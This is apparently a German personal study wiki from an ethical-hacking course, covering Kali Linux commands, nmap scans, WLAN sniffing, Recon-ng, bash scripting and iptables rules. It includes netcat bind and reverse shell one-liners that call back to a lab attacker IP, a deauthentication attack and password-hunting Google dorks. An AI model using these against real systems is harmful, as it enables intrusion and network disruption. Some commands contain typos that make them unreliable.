

Hacking Akademie

Kali auf deutsch

```
sudo dpkg-reconfigure locales
```

Wichtige Linux-Befehle

<code>mkdir /home/kali/bin</code>	Den Bin Ordner in Home erstellen
<code>nano script.sh</code>	Skript erstenn
<code>chmod +x script.sh</code>	Skripte ausführbar machen
<code>mv</code>	move oder umbenennen
<code>cp</code>	kopieren
<code>grep "kali" /etc/passwd</code>	Datei untersuchen
<code>ip a</code>	ip-Adresse anzeigen
<code>netstat -nr</code>	Routing-Tabelle anzeigen
<code>netstat -tlpn</code>	Zeigt an welche ports offen sind Offene Ports

script.sh

```
#!/bin/sh
```

```
echo "Hallo Welt"
```

Dienste starten, stoppen und prüfen

dienste = deamons

`ps -ef` Anzeigen von Diensten

`/etc/init.d` Hier sind die Scripte hinterlegt um Dienste zu starten

`systemctl status apache2` überprüft ob der Dienst läuft

`Systemctl start apache2` starte den Dienst

`ss -tlnp` Zeigt Ports an, die an Dienste gebunden sind

Defense

IDS Intrusion detection system

Erkennen von Ungewünschten oder unbekannten Datenverkehr

IPS Intrusion Prevention Systeme

Sind inline und schützen das Netzwerk

Tools

Netdiscover

<code>sudo netdiscover</code>	Private Netzwerke scannen
<code>sudo netdiscover -r 10.10.1.0/24</code>	Zum scannen eines bestimmten Bereichs

Härten

- Software wird auf dem aktuellen Stand gehalten
- Unsicher Software wird nicht verwendet
- Nicht erforderliche Dienste werden deaktiviert oder deinstalliert
- Aktive Dienste werden in sicheren Umgebungen betrieben
- Nur die notwendigen Konten erhalten Administrator-Privilegien

- Alle nicht benötigten Benutzerkonten werden gelöscht oder deaktiviert
- Berechtigungen und Rechte werden restriktiv gesetzt

Netzwerk

Wireshark

Mitschnittfilter

Um die Dateigröße des Mitschnitts zu reduzieren kann man den Filter anlegen.

icmp	icmp
icmp and host 10.10.30.13	
scr host 192.168.1.254 and tcp port 80	beschränkt auf source host und port 80

Anzeigefilter

tcp.port == 443	
ip.addr == 192.168.1.1	
not arp and not tls	
tcp.flags.reset == set	
ip.src == 192.168.1.1 and dns.qry.name == "consent.google.com"	

Hackingtools

Nmap

Die Suche im Netzwerk

```
nmap -sP -n 10.1.2.0/24
```

 Arp-Scan

Synscan kann eine Firewall umgehen, die den Ping blockiert.

```
nmap -sS -n 10.1.2.10
```

Documentation

```
sudo nmap -sV -O -T4 172.16.1.4
```

<code>nmap -sn 10.10.0.0/27</code>	Ping-Scan
<code>nmap 10.10.0.0/27</code>	Normaler nmap scan
<code>nmap -sS 10.10.1.10</code>	Half open scan benötigt Root
<code>nmap -sU 10.10.1.10 -p 53</code>	UDP Scan auf port 53
<code>nmap 10.10.1.10 --top-ports 15</code>	Scannt die 15 häufigsten ports
Version und OS Detection	
<code>nmap -sV 10.10.1.10</code>	V ist die Versionserkennung
<code>nmap -O 10.10.1.10 -v</code>	OS Detection
nmap -A 10.10.1.10 -v	-A ist die Rundumglücklich option
NSE	Nmap Skript Engine
	/usr/share/nmap/scripts
<code>nmap --script-help http-config-backup</code>	Hilfe zum Skript
<code>-oN / -oG filename.txt</code>	Ausgabe in einer datei in einem Bestimmten Format
<code>nmap -A -oG ausgabe.nmap 10.10.1.10</code>	

Netcat

<code>nc -v -z 192.168.1.254 80</code>	Portscan auf port 80
<code>nc -lnvp 4444</code>	Listening Port auf Port 4444 eröffnen
<code>nc 172.16.1.133 4444</code>	Zu dem Server mit Listening verbindung aufbauen

<code>nc -nlvp 4444 > incoming.txt</code>	Eingang in eine Datei umleiten
<code>nc -nlvp 4444 > wget</code>	Dateien übertragen (empfang)
<code>nc 10.10.0.5 4444 < /usr/share/windows-resources/binaries/wget.exe</code>	Datei senden
<code>tcpdump host 10.10.0.5</code>	Anzeigen von datenübertragungen
<code>nc -nlvp 4444 -e /bin/bash</code>	Die bash an den Port binden. Somit hat man eine Bind shell erstellt
Reverse Shell	
<code>nc -nlvp 443</code>	Beim Angreifer einen Listener erstellen
<code>nc 10.10.0.4 443 -e /bin/bash</code>	Baut eine Shell beim angreifer auf (windows -e cmd.exe)

Vulnerability-Scanner Nessus

Wlan Hacking

`iwconfig` listet sämtliche Wlan adapter auf.

Mode:

`Managed` ist der Standard. Will man den Wlan Traffic mitschneiden muss man in den `monitor` mode wechseln


1. `ifconfig wlan0 down` - Deaktivieren der Schnittstelle
2. `iwconfig wlan0 mode monitor` - Wlan0 auf Monitor Mode umstellen
3. Sollte der Adapter von einem anderen Gerät verwendet werden kann man mit `airmon-ng` `check kill` prüfen #
4. `ifconfig wlan0 up` - Ativiert die Schnittstelle wieder

WLAN Sniffing

Befindet sich der Wlan-Adapter im Monitor mode kann mit `airodump-ng wlan0` die Liste der Verfügbaren Netzwerke angezeigt werden.

Gibst du keine weiteren Parameter an, wird nur das 2,4 GHz Band betrachtet. Ergänzt du den Parameter **-band a**, so arbeitet **airodump-ng** auf dem 5 GHz Band.


Im unteren Abschnitt werden identifizierte WLAN-Knoten (Stations) angezeigt. Die Liste zeigt neben der zugeordneten BSSID die MAC-Adresse der Station, die Funksignalstärke und andere Daten.



Im nächsten Schritt möchten wir einen einzelnen Access Point (BSS) mit den darin befindlichen Stationen anzeigen lassen und den Mittschnitt parallel in eine Datei schreiben. Dazu gibst du die BSSID des Senders, den Kanal und eine Ausgabedatei als zusätzliche Parameter mit an:

```
airodump-ng -bssid <BSSID> -channel <Nr> -write <Datei> wlan0mon
```


Wie die nachfolgende Abbildung zeigt, werden parallel zur Live-Ansicht im Terminal diverse Dateien mit dem Mitschnitt angelegt.



Deauthentication-Paket senden

Natürlich hilft uns hierbei wieder ein Tool, sodass wir diesen Vorgang nicht manuell durchführen müssen. An dieser Stelle bringen wir **aireplay-ng** aus der bereits bekannten Aircrack-Suite ins Spiel. Geht es darum, Pakete zu generieren um diese einem WLAN zu injizieren dann ist aireplay-ng das Tool der Wahl. Mit der Option **-deauth** führen wir einen Deauthentication-Angriff durch. Sie benötigt die Angabe der Anzahl an Paketen, die gesendet werden sollen. Mit **-a** geben wir die BSSID an und die Option **-c** legt die MAC-Adresse des Opfers fest.

Wird der Befehl ausgeführt, beginnt **aireplay-ng** die Deauthentication-Pakete zu senden.



Tor Browser

Website für Hidden services: <https://onion.best>

<https://duckduckgo.com/?q=the+hidden+wiki&t=bravened&ia=web>

Die Phasen des Hacking

Reconnaissance

(Informationsbeschaffung)

- Passive Discovery:
 - Suchmaschinen
 - Analyse der Website
 - Social Media-Analyse
- Active Discovery
 - Port Scanning
 - Vulnerability Scanning
 - Enumeration

Passive Discovery

- Suchmaschinen
- WHOIS
- DNS-Footprinting
- Website-Analyse
- E-Mail-Footprinting
- Social Media-Analyse

Active Discovery

- Banner Grabbing
- Port Scanning
- Vulnerability Scanning
- Enumeration

Netcraft

<https://searchdns.netcraft.com/>

Wayback Machine

<https://web.archive.org>

Shodan

<https://shodan.io/dashboard>

Google Suche

allintext:username password filetype:log

In Domains suchen

site:hacking-akademie.de intext:password

Recon-NG

Zunächst Workspace erstellen

workspaces create kfz-liebl.com

Marketplace zum installieren von Modulen

marketplace refresh

marketplace info all alle anschauen lassen

marketplace search verkürzte Form

marketplace search whois

marketplace info recon/domains-contacts/whois-pocs Modul info anzeigen lassen

marketplace install recon/domains-contacts/whois_pocs Modul installieren

moduls load recon/domanis-contacts/whois_pocs Modul aktivieren

info Zeigt dann die Informationen zum Modul an

options set SOURCE kfz-liebl.com

run startet das Modul

Interessante Module

discovery/.../Intresting_files

Content Discovery

System Hacking

Linux-Skills

Rechtewerweiterung Privilige-Escalation

file .pwsec - gibt den Dateityp an

man -k password - Manpages durchsuchen nach einem bestimmten Wort

Dateien Finden

`echo $PATH` Zeigt an wo befehle gesucht werden

`locate password`

`find /home/nina -name *password* 2>/dev/null`

`ls -ld /home/nina/daten` zeigt das Verzeichnis an

`find /home/nina -name password -type f -user max`

`find /home/max ! -user max` Um dateien zu finden die **nicht** Max gehören

`grep password datei1.txt`

`grep -i password datei1.txt Datei2.txt` mit -i ignorieren wir die groß und kleinschreibung

`grep -i password ~/*` Durchsucht das Homeverzeichnis

`grep -i password *.*` Versteckte dateien durchsuchen (ohne backslash, machts sonst kursiv)

`grep -ir password Projektdaten/* Projektdaten/*` Rekursiv suchen

Dateimanipulation und -anlayse

cut

`cut -f 1 -d ":"` Mit cut kann man Ausgaben zerteilen. F gibt dabei das feld an und -d den delimiter

Beispiel: `cat /etc/passwd | cat -f 1 -d ":"`

Beispiel: `cat /etc/passwd | cat -f 1,7 -d ":" | grep -v nologin` mit -v kann man sachen ausblenden, die man nicht sehen will

Sort

`sort` - Sortiert die Ausgabe nach dem Alphabet

Beispiele: `sort -r -u` Sortierung umkehren mit -r und auf unique mit -u damit werden doppelte Einträge aussortiert

uniq

Zählen von Einträgen

`sort log | uniq -c`

sed

Streaming-Editor

`sed -i "s/bash/zsh" passwd` : s = ersetzen, /bash = danach wird gesucht, /zsh = dadurch wird das nachdem gesucht wird ersetzt

`sed /^bob:/d passwd` löscht die Zeile mit Bob

Shellskripte

Standard Verzeichnis für Skripte ist /home/user/bin

Skripte in dem Verzeichnis können direkt aufgerufen werden, wenn der Ordner in echo \$PATH angezeigt wird. Ist dies nicht der Fall, dann kann der in .bashrc oder vergleichbaren Dateien der genutzten Shell hinterlegt werden.

Variablen

```
#!/bin/bash
#Definition einer Variablen
ALTER=25

# Diese Ausgabe vunktioniert nicht.
echo "Dies ist ihr $ALTERster Geburtstag"

# Diese Ausgabe funktioniert.
echo "Dies ist ihr ${ALTER}ster Geburtstag"
```

```
# Einfache Hochkomma ' funktionieren anders als "
```

```
# Variablenausgabe
```

```
VAR1="Script"
```

```
VAR2="ing"
```

```
echo $VAR1$VAR2
```

```
#!/bin/bash
```

```
var1="Hallo Welt"
```

```
# Variablen dürfen nicht mit einer Zahl beginnen und Außer _ keine Sonderzeichen
```

```
# Keine Leerzeichen zwischen Name und = und Wert
```

```
# Variable ausgeben
```

```
echo $var1
```

```
# Variable in Text einbinden
```

```
echo "Der Wert der Variablen var1 lautet:" $var1". Mehr nicht"
```

Vordefinierte Variablen

```
# Die User-ID auslesen
```

```
echo "Deine User-ID ist: " $UID
```

Weitere können über die Man-Page von shell gefunden werden.

IF THEN ELSE

```
# test
```

```
test -d /etc && echo "Verzeichnis" # Prüft ob /etc ein Verzeichnis ist und gibt Verzeichnis aus
```

```
test -f /etc && echo "Verzeichnis" || echo "Datei" #Prüft ob /etc eine Datei ist und gibt Datei aus
```

```
# If in der Shell
```

```
if test -d /etc
```

```
then
```

```

echo "Verzeichnis"
fi

# In einem Script

#!/bin/bash

# Wir testen eine Bedingung

OBJEKT="/etc"
if test -d $OBJEKT
then
    echo "Bei $OBJEKT handelt es sich um ein Verzeichnis"

elif test -f $OBJEKT
then
    echo "Bei $OBJEKT handelt es sich um eine Datei"

else
    echo "Bei $OBJEKT handelt es sich weder um eine Datei noch um ein Verzeichnis"
fi

```

Mit `[[]]` kann man `Test` ersetzen. Ist die gängigere Konvention.

```

# Root oder nicht root?

if [[ $UID -eq 0 ]]
then
    echo "Das Skript wird mit Root-Rechten ausgeführt"
else
    echo "Das wird nicht mit Root-Rechten ausgeführt"

fi

# Mehrere Bedingungen
if [[ -d /etc && -e ~/bin/bedingugnen.sh ]] # Testet ob /etc ein Verzeichnis ist und bedingugnen.sh existiert.

if [[ -d /etc && ! -e ~/bin/bedingugnen.sh ]] # NICHT mit !

```

Error Handling

```
# Fehler liefern einen Wert > 0 in der Variablen ?
# Exit Status oder Rückgabewert kann in der Man Page nachgelesen werden.

#!/bin/bash

#Root oder nicht root?

TEST_USER="root"
ACTIVE_USER=$(id -un)

if [[ "$ACTIVE_USER" != "$TEST_USER" ]]; then
    echo "Der aufrufende User ist nicht $TEST_USER"
    exit 10
fi

echo "Das Skript wurde ordnungsgemäß ausgeführt!"
exit 0
```

Beispiele

Benutzereingabe

Befehlssubstitution

```
# Befehle direkt Verwenden
echo $(id - nu) # gibt den User direkt aus
```

Windows Programm in Kali

Unter `/usr/share/windows-resources/binaries` findet man Programm die man unter Windows nutzen kann.
Z.B. Netcat

Network Hacking

Bind Shell

Reverse-Shell

Blueteam

Firewall iptables

Regeln anzeigen: `iptables -L` mehr Details: `iptables -nvL`

Regeln anlegen

<code>iptables -A INPUT -p icmp -j DROP</code>	Hängt mit -A eine neue Regel an. -p gibt das Protokoll wieder. und DROP sagt das die Verbindung unterbunden werden soll
<code>iptables -A INPUT -s 192.168.1.150 -p tcp --dport 22 -j DROP</code>	-s = Source --dport = Destination Port
<code>iptables -I INPUT -p tcp --dport 80 DROP</code>	Hängt die Regel vorne dran (Regeln die vorne sind, werden als erstes bearbeitet. Spezifische Regeln müssen immer weiter oben stehen)
<code>iptables -D INPUT 5</code>	Löscht die 5. Regel
<code>iptables -I INPUT 2 -p tcp --dport 22 -j ACCEPT</code>	Input auf Position 2

Diese Regeln werden nur Temporär erstellt.

Regeln mit einem Skript erstellen

```
#!/bin/bash

# Regelwerk zurücksetzen
iptables -F
iptables -t nat -F
iptables -t mangle -F
iptables -t raw -F
iptables -X

iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
```

```
# Beispielregeln  
iptables -A INPUT -p icmp -j DROP  
iptables -A INPUT -p tcp --dport 80 -j DROP
```

in Debian bei Start das Skript ausführen

```
apt install iptables-persistent
```

```
iptables-save
```

```
iptables-restore
```

Revision #19

Created 24 January 2024 12:53:58 by Hermann

Updated 11 October 2024 05:05:31 by Hermann